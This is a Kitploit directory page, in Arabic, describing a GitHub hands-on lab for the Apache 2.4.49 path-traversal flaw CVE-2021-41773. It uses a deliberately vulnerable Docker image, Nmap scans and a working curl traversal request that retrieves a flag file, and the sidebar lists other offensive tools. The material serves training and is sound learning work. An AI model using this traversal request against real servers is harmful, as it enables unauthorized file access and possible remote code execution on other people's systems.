
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2021-41773-exercise — مختبر عملي لاستغلال ثغرة اجتياز المسار في Apache 2.4.49 (CVE-2021-41773) باستخدام Docker وفحص Nmap وcurl لاسترجاع علم (flag). | Kitploit
أدوات/GitHubGitHub/m96dg/cve-2021-41773-exercise
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالتعلم والتعليممختبرات وتدريب عملي
GitHubm96dg/cve-2021-41773-exercise

CVE-2021-41773-exercise

مختبر عملي لاستغلال ثغرة اجتياز المسار في Apache 2.4.49 (CVE-2021-41773) باستخدام Docker وفحص Nmap وcurl لاسترجاع علم (flag).

عرض المستودع
34منذ 4 سنواتلم تتم المراجعة بعد
مشاركة

تمرين CVE-2021-41773

تم العثور على خلل في تغيير تم إجراؤه على تطبيع المسار في Apache HTTP Server 2.4.49. يمكن للمهاجم استخدام هجوم اجتياز المسار لتعيين عناوين URL لملفات خارج الدلائل التي تم تكوينها بواسطة توجيهات مشابهة لـ Alias. إذا لم تكن الملفات خارج هذه الدلائل محمية بواسطة التكوين الافتراضي المعتاد "require all denied"، فقد تنجح هذه الطلبات. إذا تم أيضًا تمكين نصوص CGI لهذه المسارات المستعارة، فقد يسمح ذلك بتنفيذ التعليمات البرمجية عن بُعد. تؤثر هذه المشكلة فقط على Apache 2.4.49 وليس الإصدارات الأقدم.

مقدمة الاعتماد إلى: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-41773

الهدف من التمرين هو استغلال الثغرة الأمنية الموجودة في Apache 2.4.49. لاستغلالها، من الضروري استخدام "هجوم اجتياز المسار" لتعيين الملفات خارج المجلدات المكونة مسبقًا وإنشاء نوع من الصدفة عن بُعد.

بالنسبة للتمرين، من المناسب استخدام docker ضعيف مخصص متاح على docker hub:

الرابط: https://hub.docker.com/r/m96dg/pw_apache_2_4_49

$docker pull m96dg/pw_apache_2_4_49

1_docker_pull

لعرض صور docker التي تم سحبها:

$docker images

تشغيل docker على المنفذ 8080:

$docker run -dit -p 8080:80 m96dg/pw_apache_2_4_49

للتحقق من أنه قيد التشغيل بالفعل:

$docker ps

2_docker_run

كما ترى، خادم الويب يعمل بشكل مثالي:

3_8080

مرحلة الفحص (نحاول جمع أكبر قدر ممكن من المعلومات من المضيف):

$nmap -sS -p- -T4 -Pn -oA portScan localhost

4_portScan

مرحلة التعداد (نحاول تعميق المعلومات من خلال تعداد المنافذ التي تم العثور عليها في مرحلة الفحص):

$nmap -sV -sC -oA versionScan localhost

5_versionScan

لتنفيذ الهجوم، من الضروري تشغيل هذا الأمر ومحاولة العثور على العلم (إذا كان موجودًا في الجذر):

$curl http://[IP]:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/flag.txt

6_exploit

للتأكد من أن التمرين قد اكتمل بنجاح، وأن العلم هو بالفعل ما تم العثور عليه، قارن السلسلة مع فك تشفيرها في Md5 ("HaiTrovatoLaFlag_Apache"). إذا تطابقت السلسلتان، فقد تم الأمر!


تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    565
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    383
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    327
  • 5

    estorides

    grisuno/estorides

    يجمع أكثر من 99 مصدرًا مجانيًا من مصادر OSINT بالتوازي، ويحوّل الكيانات إلى رسم بياني معرفي، ويصدّر بصيغة STIX 2.1 أو MISP أو GraphML مع تحليل بمساعدة LLM.

    258
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    256

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →